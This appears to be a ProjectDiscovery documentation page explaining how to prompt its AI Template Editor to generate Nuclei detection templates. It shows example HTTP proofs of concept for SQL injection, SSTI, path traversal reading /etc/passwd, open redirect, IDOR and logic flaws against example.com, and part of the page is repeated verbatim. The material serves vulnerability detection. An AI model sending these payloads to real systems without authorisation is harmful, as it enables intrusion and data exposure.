> ## Documentation Index
> Fetch the complete documentation index at: https://docs.projectdiscovery.io/llms.txt
> Use this file to discover all available pages before exploring further.
# AI Assistance
> Review details on using AI to help generate templates for Nuclei and ProjectDiscovery
 [The Template Editor](https://cloud.projectdiscovery.io/) has AI to generate templates for vulnerability reports. This document helps to guide you through the process, offering usagwe tips and examples.
## Overview
Powered by ProjectDiscovery's deep library of public Nuclei templates and a rich CVE data set, the AI understands a broad array of security vulnerabilities. First, the system interprets the user's prompt to identify a specific vulnerability. Then, it generates a template based on the steps required to reproduce the vulnerability along with all the necessary meta information to reproduce and remediate.
## Initial Setup
Kick start your AI Assistance experience with these steps:
1. **Provide Detailed Information**: Construct comprehensive Proof of Concepts (PoCs) for vulnerabilities like Cross-Site Scripting (XSS), and others.
2. **Understand the Template Format**: Get to grips with the format to appropriately handle and modify the generated template.
3. **Validation and Linting**: Use the integrated linter to guarantee the template's validity.
4. **Test the Template**: Evaluate the template against a test target ensuring its accuracy.
## Best Practices
* **Precision Matters**: Detailed prompts yield superior templates.
* **Review and Validate**: Consistently check matchers' accuracy.
* **Template Verification**: Validate the template on known vulnerable targets before deployment.
## Example Prompts
The following examples demonstrate different vulnerabilities and the corresponding Prompt.
Open redirect vulnerability identified in a web application. Here's the PoC:
HTTP Request:
```
GET /redirect?url=http://malicious.com HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
```
HTTP Response:
```
HTTP/1.1 302 Found
Location: http://malicious.com
Content-Length: 0
Server: Apache
```
The application redirects the user to the URL specified in the url parameter, leading to an open redirect vulnerability.
SQL Injection vulnerability in a login form. Here's the PoC:
HTTP Request:
```
POST /login HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
username=admin&password=' OR '1'='1
```
HTTP Response:
```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1337
Server: Apache
...
[The Template Editor](https://cloud.projectdiscovery.io/) has AI to generate templates for vulnerability reports. This document helps to guide you through the process, offering usagwe tips and examples.
## Overview
Powered by ProjectDiscovery's deep library of public Nuclei templates and a rich CVE data set, the AI understands a broad array of security vulnerabilities. First, the system interprets the user's prompt to identify a specific vulnerability. Then, it generates a template based on the steps required to reproduce the vulnerability along with all the necessary meta information to reproduce and remediate.
## Initial Setup
Kick start your AI Assistance experience with these steps:
1. **Provide Detailed Information**: Construct comprehensive Proof of Concepts (PoCs) for vulnerabilities like Cross-Site Scripting (XSS), and others.
2. **Understand the Template Format**: Get to grips with the format to appropriately handle and modify the generated template.
3. **Validation and Linting**: Use the integrated linter to guarantee the template's validity.
4. **Test the Template**: Evaluate the template against a test target ensuring its accuracy.
## Best Practices
* **Precision Matters**: Detailed prompts yield superior templates.
* **Review and Validate**: Consistently check matchers' accuracy.
* **Template Verification**: Validate the template on known vulnerable targets before deployment.
## Example Prompts
The following examples demonstrate different vulnerabilities and the corresponding Prompt.
Open redirect vulnerability identified in a web application. Here's the PoC:
HTTP Request:
```
GET /redirect?url=http://malicious.com HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
```
HTTP Response:
```
HTTP/1.1 302 Found
Location: http://malicious.com
Content-Length: 0
Server: Apache
```
The application redirects the user to the URL specified in the url parameter, leading to an open redirect vulnerability.
SQL Injection vulnerability in a login form. Here's the PoC:
HTTP Request:
```
POST /login HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
username=admin&password=' OR '1'='1
```
HTTP Response:
```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1337
Server: Apache
...
Welcome back, admin
...
```
The application improperly handles user input in the password field, leading to an SQL Injection vulnerability.
Business Logic vulnerability in a web application's shopping cart function allows for negative quantities, leading to credit. Here's the PoC:
HTTP Request:
```
POST /add-to-cart HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
product_id=1001&quantity=-1
```
HTTP Response:
```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1337
Server: Apache
...
Product added to cart. Current balance: -$19.99
...
```
The application fails to validate the quantity parameter, resulting in a Business Logic vulnerability.
Server-side Template Injection (SSTI) vulnerability through a web application's custom greeting card function. Here's the PoC:
```
HTTP Request:
POST /create-card HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
message={{7*7}}
```
```
HTTP Response:
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1337
Server: Apache
...
Your card: 49
...
```
The application processes the message parameter as a template, leading to an SSTI vulnerability.
Insecure Direct Object Reference (IDOR) vulnerability discovered in a website's user profile page. Here's the PoC:
```
HTTP Request:
GET /profile?id=2 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Cookie: session=abcd1234
```
```
HTTP Response:
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1337
Server: Apache
...
Welcome, otheruser
...
```
The application exposes sensitive information of a user (ID: 2) who is not the authenticated user (session: abcd1234), leading to an IDOR vulnerability.
Path Traversal vulnerability identified in a web application's file download function. Here's the PoC:
```
HTTP Request:
GET /download?file=../../etc/passwd HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
```
```
HTTP Response:
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 1827
Server: Apache
root:x:0:0:root:/root:/bin/bash
```
The application fetches the file specified in the file parameter from the server file system, leading to a Path Traversal vulnerability.
Business logic vulnerability in a web application's VIP subscription function allows users to extend the trial period indefinitely. Here's the PoC:
```
HTTP Request:
POST /extend-trial HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Cookie: session=abcd1234
```
```
HTTP Response:
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1337
Server: Apache
Your VIP trial period has been extended by 7 days.
```
The application does not limit the number of times the trial period can be extended, leading to a business logic vulnerability.
Each of these examples provides HTTP Requests and Responses to illustrate the vulnerabilities.
## Limitations
Please note that the current AI is trained primarily on HTTP data. Template generation for non-HTTP protocols is not supported at this time. Support for additional protocols is under development and will be available soon.